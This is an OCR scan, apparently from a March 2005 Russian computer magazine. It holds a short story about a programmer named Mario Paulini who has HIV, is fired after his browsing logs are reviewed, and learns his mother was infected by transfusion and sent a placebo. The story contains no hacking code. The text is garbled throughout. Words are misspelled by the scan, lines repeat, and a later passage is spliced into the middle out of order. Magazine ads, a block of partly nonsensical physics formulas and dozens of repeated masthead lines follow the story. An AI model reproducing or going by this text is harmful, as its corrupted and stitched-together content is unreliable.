Человек, практически всю жизнь ничем серьезно не болевший, испытывающий страх перед своей собственной кровью, шарахающийся от всяческого рода уколов и таблеток и воспринимающий из всех медицинских терминов только "аспирин" - этот человек внезапно оказался по ту сторону жизни. И стало совершенно ясно, что он совершенно не готов к подобному повороту своей жизни.

Откуда-то из глубины груди запросились наружу рыдания. Он с трудом сдерживал их, хотя чувствовал, что сил не хватит, что слезы польются из него ручьем. Он смотрел на лежащие на столе листы бумаги и видел там собственноручно подписанный смертный приговор. Даже доктор, сложившая в сейф уже не один десяток подобных бумажек, повисавшая на своем веку много горя и страданий - даже она поднялась со стула и подошла поближе к нему.

Он вытянул вперед руку, будто защищаясь и не подпуская ее к себе. Она была для него человеком, изменившим всю жизнь. Не та женщина, что заразила его, а та, которая поставила диагноз. Он нащупал за спиной свернутую ручку и хотел уже было выйти в коридор, но доктор остановила его:

- Я хочу сказать вам кое-что... Господин Паулини, вы знаете, что в нашей корпорации трепетно относятся к здоровью своих сотрудников. И это правда, - поспешила она уверить его, видя в его глазах слезы. - У нас довольно часто проводится тестирование новых препаратов на тех, кто добровольно вступил в программу исследования. Ну, знаете, это что-то вроде испытания новых таблеток. Вы подписываете договор, и вам дают те препараты, которые еще не выпущены в широкую продажу...

Марио внезапно замер и перестал шарить рукой за спиной. Доктор тем временем продолжала:

- Я хочу быть с вами откровенной в своих... В своих терминах. Я гугаю, только в этом случае вы поймете меня полностью. Такие люди, как вы, волей судьбы поставлены в определенные рамки. Лекарства от СПИДа еще не придумали, но исследования идут... И вы сами, и современная наука считают вас в какой-то степени...

- Обреченным, - внезапно добавил Марио.

- Да, если хотите... Почему бы не попробовать - хуже уже не будет, - сказала она и отступила обратно за стол.

- Пожалуйста, называйте все своими именами ДО КОНЦА, - сказал Паулини. - Я уверен, что у меня хватит денег на любое предложенное вами средство...

- Вы не поняли, уважаемый Марио... То есть я не все сказала. Вы не будете ничего должны - это правительство заплатит вам за испытание препарата. К сожалению, сейчас ни одной доступной программы нам не предложено, но я буду ждать, пока придет запрос. Множество лабораторий по всему миру работают над проблемой иммунодефицита - наверняка им нужны такие, как вы.

- Слепое двойное рандомизированное исследование, - проговорил Марио, будто робот.

- Откуда вы знаете такие термины? - подняла брови доктор.

- Я тоже смотрю телевизор, бываю в интернете, читаю газеты... - равнодушно пожал плечами Марио. - Дело ведь не в деньгах: это пускай студенты колледжа отдадут себя на растерзание фармакологам и клиницистам ради прибавки к стипендии на Рождественские каникулы. Я буду делать все, что вы мне предложите, но, исходя из сути исследования, ни вы, ни я не будем знать, что именно я принимаю. Только так можно достигнуть максимальной объективности. Алгоритм прост...

- Ну, кто-то же всегда знает, куда и что он отправил, - сказала доктор, спрятав руки в карманы халата. - Вот только узнать этого не может никто. Все действительно делается вслепую. Я буду держать вас в курсе, мистер Паулини. И обещаю поточнее разузнать для вас, что же там с этой женщиной из городка, в котором живет ваша мать. Когда освобожусь, отправлю туда запрос.

Паулини кивнул и вышел из кабинета. Из разговора с доктором он понял только одно: мир действительно рушится.

Первое время он пытался сохранять хоть какое-то спокойствие, хотя бы внешнее. Это удавалось ему с огромным трудом: пришлось стать очень и очень молчаливым, чтобы не срываться в разговорах с подчиненными на раздраженно-плаксивый тон. Доктор, безусловно,

сдержала свое слово: никто ничего не узнал о его болезни. И к тому времени ему стало намного легче, прошли навязчивый насморк и подъемы температуры по вечерам. Программисты отдела убрали маски в ящики столов и перестали бросать сочувствующе-испуганные взгляды на своего шефа.

Снижение внимания к своей персоне Марио расценил как большую удачу. Он стал проводить много времени в интернете - читал все, что только мог найти о проблеме СПИДа. Он изучал материал с азов: с истории его происхождения, со статистики, потом перешел к микробиологии, узнал все, что сумел понять, а остальное принял на веру. Еще дальше была сама болезнь: вирус снился ему по ночам, приходя в виде вращающегося и флюоресцирующего зеленым светом шара. Марио читал с монитора, читал с листа, разговаривал сам с собой - чуть слышно, едва шевеля губами. Он видел перед собой ровные столбики диаграмм, демонстрирующие уровень смертности. Он вглядывался в таблицы, отражавшие данные об эффективности лечения.

Но больше всего ему были интересны сайты, освещавшие проблему экспериментирования и изобретения панацеи от этой чумы. Десятки центров по всему миру пробивались сквозь свои неудачи и неудачи своих конкурентов. Ежедневно публиковались анонсы о все новых и новых препаратах. От обилия названий и описаний эффектов, наблюдававшихся при приеме лекарств, разбегались глаза. Ученые наперебой спорили о том, кто же из них ближе к решению проблемы. На форумах дело доходило до откровенной ругани, реклама зазывала всех принять участие в тестировании...

Марио сделал несколько заявок, оставил свои координаты, но в течение полугода ничего не получил, никаких ответов не было. Постепенно он понял, что все это не более чем шумиха, раздутая для получения денег от правительства. Сколько людей кормилось на чужих болезнях - стоило прийти в ужас от этой цифры!

- Слепое двойное рандомизированное исследование, - проговорил Марио, будто робот.



Тысячи, сотни тысяч ученых получали огромные суммы ради достижения хоть какого-то результата - и все без толку. Временами появлялись сообщения о том, что "кто-то где-то выздоровел" - туда тут же кидались всевидящие репортеры, проводили свое расследование и выясняли, что все это не более чем рекламный трюк. Тем временем компания, выпустившая очередной "мыльный пузырь", чистосердечно извинялась перед всеми за успешное заявление своей пресс-службы, после чего оставалось ждать новых заверений в том, что лекарство все-таки найдено и готово к проведению широкого тестирования.

Паулини понял, что надеяться не на что. Он пару раз сходил к своему доктору - она брала анализы, подтверждала кивком головы диагноз, после чего объясняла ему, что титр антител не очень высок, что процесс протекает довольно спокойно и ждать каких-то серьезных проблем со здоровьем в ближайшие год-два, по-видимому, не стоит.

- Я ведь обещала вам устроить тестирование препаратов...

- Не гугаю, что это хорошая мысль, - отмахнулся Паулини. - Я

слишком много знаю об этих программах, чтобы верить в них, доктор. Вся моя жизнь протекает теперь за экраном компьютера, я анализирую всю информацию, которая появляется по этой проблеме, и я пришел к выводу, что нет ничего хуже, чем тешить себя какими-то надеждами.

Доктор положила ему руку на плечо и доверительно посмотрела в глаза:

- Не все так плохо, как вам кажется. Не обо всем можно говорить - тем более не все можно вываливать в интернет. Кое-что, поверьте, всегда остается за кадром.

Марио прищурился и промолчал, переваривая сказанное.

- Я понимаю вас, мистер Паулини, - доктор отступила на пару шагов. - Верьте мне, я способна понять больного, будучи сама здоровой, как бы глупо это ни звучало. Мне и вам, благодаря корпорации Sun Microsystem, довелось оказаться в очень привилегированном положении. Нам многое можно...

- Что вы хотите этим сказать? - переспросил Марио.

- Я хочу сказать одно: подожгите немного. То, что предложу вам я, будет намного серьезнее всего, что вы прочитали в интернете... >>>

Она вселила в него надежду. Именно она, а не какие-то там привлекательные лозунги из интернета, призывающие не отчаиваться, а бороться за свою жизнь. Нельзя сказать, что он уходил окрыленный, но что-то внутри шевельнулось, немного оттаяло...

А потом катастрофа продолжилась.

Спустя три дня его вызвали к заместителю директора корпорации. Он вошел в кабинет, увидел в кресле у окна старшего администратора сети с большой кипой листов бумаги на коленях, почувствовал насыщенный запах табака и понял: его здесь ждали не зря, не зря курили, нервничали, тихо переговаривались между собой, листая логи...

Админ поднялся с кресла встречая Марио, протянул ему листы и молча вышел. Паулини хватило только одного взгляда, чтобы понять - это распечатка его кеша. Все адреса, что он посетил в интернете за последнее время.

Нетрудно догадаться, что именно вызвало тревогу у администратора.

Девяносто три процента посещенных сайтов были посвящены СПИДу и проблемам, связанным с ним. Ох уж эти Соединенные Штаты и их свободы...

- Я думал, что такие вещи являются сугубо личными, - не поднимая глаз, сказал Марио.

Ответом был легкий понимающий кивок...

Сложно сказать, что чувствовал тогда Марио, вернувшись домой - то ли облегчение от того, что кто-то узнал обо всем и что его болезнь перестала быть тайной, то ли страх за свое будущее. Он был уверен, что его теперь уволят - найдут предлог, повод... Пустят слух по отделу о якобы предстоящем повышении, потом сунут под нос какую-нибудь бумажку с требованием о неразглашении (как водится в мире больших денег и высоких технологий) и отправят к чертовой матери...

Но он не мог представить себе, что бывает еще хуже.

Я сама не позволила прийти сюда никому, хотя они очень хотели отомстить за мою девочку.

Кошмар все разрастался.

Доктор позвонила ему спустя неделю после разговора с администратором.

- Вы смотрели сегодня новости? Наши, местные, по венадцатому каналу? - спросила она его тревожным голосом. И когда он ответил, что уже давно не смотрит никуда, кроме как в звездное небо по вечерам, она заметно легче вздохнула и предложила прийти к ней сегодня - чем быстрее, тем лучше. Марио положил трубку, замучив взяв в руки пульт от телевизора и посмотрел на темный экран.

- Какого черта? - спросил он сам себя, поглаживая кнопки и не решаясь включить. - Чем меня хотят поразить сегодня?

Он отшвырнул пульт и решительно вышел из дома.

... - Ее звали Марта, - сказала доктор, налив Марио виски. - И это еще один, правда, маленький повод, утверждать, что вы были вместе не случайно. Марта - Марио... Когда-то я неплохо разбиралась в психологии, кое-что в голове осталось, не только эти проклятые анализы.

Паулини молча ждал пальцы рук, опустившихся на подлокотники кресла, и смотрел в пол. Она действительно нравилась ему больше всех и не только из-за схожести имен. Было в ней что-то, заставляющее сердце замирать при ее приближении... Не то чтобы он хотел быть с ней вечно, но он необъяснимо тянулся к ней.

- Я думаю, что что-то должно произойти, - сказала доктор, отвернувшись к окну.

- Что-то уже произошло, - мрачно ответил Марио. - Меня вычислили в Sun.

- Кто?

- Руководство... И теперь я, кажется, самый обыкновенный безработный.

- Но ведь это же незаконно! - доктор повернулась к нему лицом и с возмущенным видом подошла ближе.

- Я посмотрел "Калифорнию" с Томом Хэнксом. Помните? Я не хочу умереть в суде, доказывая, что я не опасен для окружающих. Весь мир находится под воздействием жутких рассказов и мифов о моем заболевании. Нам - таким, как я - не подают руки, нас выкидывают с работы. И это лишь малая толика унижений, которые мы испытываем. Да кому, как не вам, знать это.

Доктор кивнула и сказала:

- Одно дело - уволить тихо и красиво. Совсем другое дело - прийти и растерзать за смерть молодой красивой девушки. А вас вычислят - не сегодня, так завтра.

- Глупо спрашивать... Но... она такая огна? Или не повезло еще кому-нибудь?

- Не повезло в первую очередь вам. Я не смогу остановить суд Линча: я врач, а не шериф. Судя по всему, к этому все и идет. Я достаточно в курсе того, что произошло в "Раковине" после того, как они вытащили танцовщицу из петли.

Марио молча встал и вышел. Как всякий раз, выходя из ее кабинета, он уносил с собой какие-то новости, переворачивающие его жизнь с ног на голову в очередной раз.

Придя домой, он собрался с мыслями и понял, что бюджет даже рад, если его убьют. И чем быстрее, тем лучше. Сев в шезлонг на веранде и глядя в пустой бассейн, он принялся ждать разъяренную толпу с лозунгами, веревками, криками, выстрелами - такую демонстрацию в защиту невинно убиенных.

Никто не пришел. Ни сегодня, ни завтра, ни послезавтра. Спустя шесть дней он получил расчет в Sun. Все как он и глумил. Его выкинули, даже не вспомнив о тех спутниках, что защищали сейчас небо над Америкой, напичканных софтом, написанным Паулини. Он распечатал в служебных документах, кивнул клерку, собрал свои вещи в коробку и пошел к выходу. И уже передвигаясь по проходу и чувствуя за спиной сверлящие его взгляды, он понял: они все знают. И молча соглашаются.

Он решил обернуться. В самом конце прохода между стеклянными коробками-кабинетами он посмотрел назад. Все смотрели ему вслед...

Он попробовал улыбнуться - не получилось. Кто-то умудрился махнуть рукой на прощание. Какая чужь...

Дома он даже не стал разбирать вещи. Поставил коробку в кладовую, вытащил из холодильника упаковку легяного пива, опустился на ступеньки крыльца и принялся молча вливать в себя напиток. Три бутылки, пять, десять...

Какая-то женщина вошла на территорию его дома. Мгновенно подошла к Марио, остановилась в трех шагах и спросила:

- Вы Марио Паулини?

Он кивнул, отрываясь от бутылки.

- Я не пустила сюда никого. Запомните это. Я сама не позволила прийти сюда никому, хотя они очень хотели отомстить за мою девочку. Но эта месть не вернет мне дочь. Я очень хотела посмотреть на вас - судя по ее рассказам, у вас что-то могло получиться.

Марио широко раскрытыми глазами смотрел на мать Марты и вдруг понял, что она права, просто он еще не до конца осознал все случившееся. Пиво потекло у него по подбородку, он замотал головой из стороны в сторону, словно с ним случился какой-то припадок. Потом, вскочив со ступенек, он вбежал в дом, захлопнул за собой дверь и остался стоять, прислонившись к ней спиной.

Он больше не мог это слушать. Он хотел умереть.

И в этот момент зазвонил телефон.

В последнее время все эти звонки не несли в себе ничего хорошего, но это было все-таки лучше, чем беседовать с мамой повесившейся девочки, которую он, судя по всему, любил...

- Нам нужно встретиться, - это была врач. - Лучше, если я приеду к вам. Для вас кое-что есть.

- Я жу, - сказал Марио, положил трубку и вдруг понял, что уже очень давно нет известий от мамы: обычно она звонила едва ли не раз в два-три дня, а теперь что-то изменилось в этом графике.

Через полтора часа доктор, которую, как оказалось, зовут Памела, вошла к нему в дом. Марио предложил ей сесть в кресло, протянул бутылку пива - она отказалась, поудобнее устроилась в кресле и сказала:

- Информация для вас, прямо скажем, ни к черту. Это касается той женщины, что стала причиной вашей болезни.

Марио напрягся.

- Дело в том, что ее вины тоже нет. Виноватых уже нашли, проблема решается, правда, ценой жизни людей... Она - Лиза Джонс, член программы по добровольной сдаче крови. Она - донор. Она заболела во время очередного сеанса, когда у нее брали кровь в институте. Лиза понятия не имела о своем заболевании, пока я не раскрутила всю эту цепочку...

Марио вздохнул и понимающе кивнул.

- Да я не собирался предъявлять ей претензии, - сказал он Памеле, вспомнив ушедшую мать Марты. - Это ведь ничего не изменит.



Марио открыл глаза,
посмотрел на бутылочку с
капсулами, поднялся, привел
себя в порядок...

Ответ пришел быстро. Марио казалось, что это произошло во сне. Капсулы и ампулы...

Рапорт на него не вызвал никаких сомнений в министерстве: мало ли какие деньги готова заплатить Sun за здоровье того, кто создал программу для спутникового оружия. А вот его мать...


Полгода назад, когда Марио уже был болен, она развелась со своим очередным мужем и вернула себе прежнюю фамилию. Несовпадение имен вызвало ответную волну проверок. И маме отправили пустышку.

А ведь он звонил ей после того, как сделал все это, обнадежил, пообещал приехать...

Марио открыл глаза, посмотрел на бутылочку с капсулами, поднялся, привел себя в порядок, еще раз перечитал инструкцию по применению...

Потом оделся, сунул бутылочку в карман, сел в свой побитый "Феррари" и рванул на четвертой передаче.

Он ехал на запад. К маме.

Надо было исправлять ошибки. 

- Да, изменить уже ничего нельзя.

Памела встала, отошла к окну (Марио заметил, что она любила разговаривать именно так, стоя у окна спиной к собеседнику).

- Две недели назад ваша мать попала в автокатастрофу, у нее были тяжелые переломы и повреждение внутренних органов. Сейчас ее жизнь вне опасности, но тогда ей нужна была чужая кровь. Лиза была проверенным донором, поэтому ее кровь перелили вашей матери без предварительного контроля. А она не сообщила руководителю группы о том, что была с вами - я думаю, она даже плохо помнит, что у вас там было после свадебных возлияний. Хотя была обязана сказать о половом партнере... Мой запрос опоздал тогда всего на два часа. Вернуть уже ничего нельзя.

И ТЕПЕРЬ МИР ОБРУШИЛСЯ ОКОНЧАТЕЛЬНО.

Марио уронил бутылку на пол. Памела подошла к нему и спросила:

- У вас нет теперь никакого выхода. Я сумела найти правительственную программу по испытанию препарата, которому лично я очень и очень доверяю. Я смогу подключить к этой программе и вашу мать. Вы согласны?

Паулини молча кивнул и посмотрел в глаза доктору.

- Мне нужно, чтобы исследование не было слепым. Мне нужен настоящий препарат.

- Я не в силах повлиять на программу. Вы получите то, что придет по почте. Но это хоть какой-то шанс.

Когда она ушла, Марио вспомнил, что у него на счету еще куча денег.

Через три часа у него дома стоял суперкомпьютер.

Мечта всей его жизни, двухпроцессорный "Макинтош". Ему всегда хватало той машины, что стояла на работе, дома он отдыхал от щелканья клавиш и суеты окон. Но в грезах он всегда видел у себя в кабинете то, что сейчас там стояло, - почти пятнадцать тысяч долларов, эксклюзив... Менеджер только широко раскрыл глаза, когда Марио называл ему комплектующие, которые он хотел бы видеть внутри, словно знал, что одна такая машина всегда есть в недрах их склада.

Он не стал надеяться на свои умения, бригада все сделала сама: два парня, с благоговением относившихся к тому, что они держали в руках, достаточно быстро установили у него дома несколько устройств для работы в интернете, наладили DSL-соединение, поставили монитор, потом пожали руку хозяину этой техники и ушли. Они очень любили свою работу и уважали тех, кто понимал в этом хоть чуть-чуть.

На следующее утро, когда Марио уже протестировал свое приобретение по полной программе, пришла Памела. Паулини получил небольшой пакет с документами, в которых ему было предложено ознакомиться с условиями программы, и в случае согласия он должен был в течение двух недель получить посылку с лекарствами. Ответственной за наблюдение назначили Памелу.

Марио согласился со всем и поскорее выпроводил Памелу из дому, чему она была явно не рада, но Паулини было не до сантиментов. Он искал в пакете хоть какие-то данные, адреса, указания на принадлежность этой программы к каким-нибудь госучреждениям.

И он нашел. Простой адрес сайта корпорации, занимающейся рассылками подобных программ. Это было уже кое-что.

Размяв пальцы над клавиатурой, Марио глубоко вздохнул и начал.

Отдых, который вам нужен

ИГИДА АЭРО

Т. 945 3003

945 4579

АВЦ

Т. 508 7962


504 6508

Лиц. ТД № 0025315

КОНТРОЛЬНАЯ РАБОТА КАК ПОБЕДИТЬ ЗЛАВНОГО БОССА?

$S = \frac{ab}{2}$
 $E = mc^2$
 $S = \frac{1}{2} TR^2$
 $J = k \sin(\varphi t)$
 $B = \frac{F_m}{\sqrt{6} m \frac{v}{c}} = \frac{\sqrt{6} M}{v^2} \frac{v}{c}$
 $\frac{d\vec{S}_m}{dt} = \vec{S}_m \times \vec{\Omega}_{cc} = \frac{\vec{v}}{I\omega} [\vec{S}_m, \vec{F}_m]$
 $v_0 = \sqrt{\frac{2G}{\rho s}} \cdot \frac{1}{k\sqrt{Co}}$
 $\gamma = G \cos \theta_m$
 $V_{15} = \sqrt{\frac{2G}{C_y \rho s} \cos \theta}$
 $x^2 + y^2 = z^2$
 $f(v) = W(pe^{i\varphi}, re^{i\psi}) + jR(pe^{i\varphi}, re^{i\psi})$
 $l = \int_C f(v) dv$
 $\vec{F} = G \frac{m_1 m_2}{r^2}$; $\vec{F} = ma$
 $\int \frac{dz}{z - z_0} = \begin{cases} z = z_0 + R e^{i\varphi} \\ 0 \leq \varphi < 2\pi \\ dz = i R e^{i\varphi} d\varphi \end{cases}$

УЖЕ В ПРОДАЖЕ



УСТАЛ ИСКАТЬ РЕШЕНИЕ?
МЫ ЗНАЕМ ОТВЕТ!



ЖУРНАЛ «Путеводитель: PC ИГРЫ» - КОДЫ И ПРОХОЖДЕНИЯ
ДЛЯ ЛУЧШИХ КОМПЬЮТЕРНЫХ ИГР!

ТОВАРЫ В СТИЛЕ

ПРИСОЕДИНЯЙСЯ!

ЭКСКЛЮЗИВНАЯ КОЛЛЕКЦИЯ
ОДЕЖДЫ И АКСЕССУАРОВ ОТ ЖУРНАЛОВ
ХАКЕР И ХУЛИГАН



* Футболки,
толстовки,
куртки,
бейсболки,

* Кружки,
зажигалки,
брелки,

* Часы
и многое
другое



Тел.: (095) 928-0360
(095) 928-6089
(095) 928-3574

www.gamepost.ru






ИТ-решения Samsung для бизнеса

Не секрет, что многие преуспевающие компании выбрали технику Samsung для построения внутренней информационной структуры. Продукты Samsung помогают добиваться успеха в бизнесе как глобальным корпорациям, так и небольшим фирмам. Революционные технологии, используемые в наших ноутбуках, печатных устройствах и мониторах, позволяют Samsung по праву называться ведущей ИТ-компанией.

Галерея Samsung: г. Москва, ул. Тверская, д. 9/17, стр. 1.
Информационный центр: 8-800-200-0-400. www.samsung.ru. Товар сертифицирован.



03 (52) 2005

ХАКЕР БЛЕЦ

ЕЖЕМЕСЯЧНЫЙ ТЕМАТИЧЕСКИЙ КОМПЬЮТЕРНЫЙ ЖУРНАЛ

ИЗДАНИЕ

№ 3

2005

МАРТ

2005

№ 3

2005

МАРТ

2005

№ 3

2005

МАРТ

2005

№ 3

2005

МАРТ

2005

№ 3

2005

МАРТ

2005

№ 3

2005

МАРТ

2005

№ 3

2005

МАРТ

2005

№ 3

2005

МАРТ

2005

№ 3

2005

МАРТ

2005

№ 3

2005

МАРТ

2005

№ 3

2005

МАРТ

2005

№ 3

2005

МАРТ

2005

№ 3

2005

МАРТ

2005

№ 3

2005

МАРТ

2005

№ 3

2005

МАРТ

2005

№ 3

2005

МАРТ

2005

№ 3

2005

МАРТ

2005

№ 3

2005

МАРТ

2005

№ 3

2005

МАРТ

2005

№ 3

2005

МАРТ

2005

№ 3

2005

МАРТ

2005

№ 3

2005

МАРТ

2005

№ 3

2005

МАРТ

2005

№ 3

2005

МАРТ

2005

№ 3

2005

МАРТ

2005

№ 3

2005

МАРТ

2005

№ 3

2005

МАРТ

2005

№ 3

2005

МАРТ

2005

№ 3

2005

МАРТ

2005

№ 3

2005

МАРТ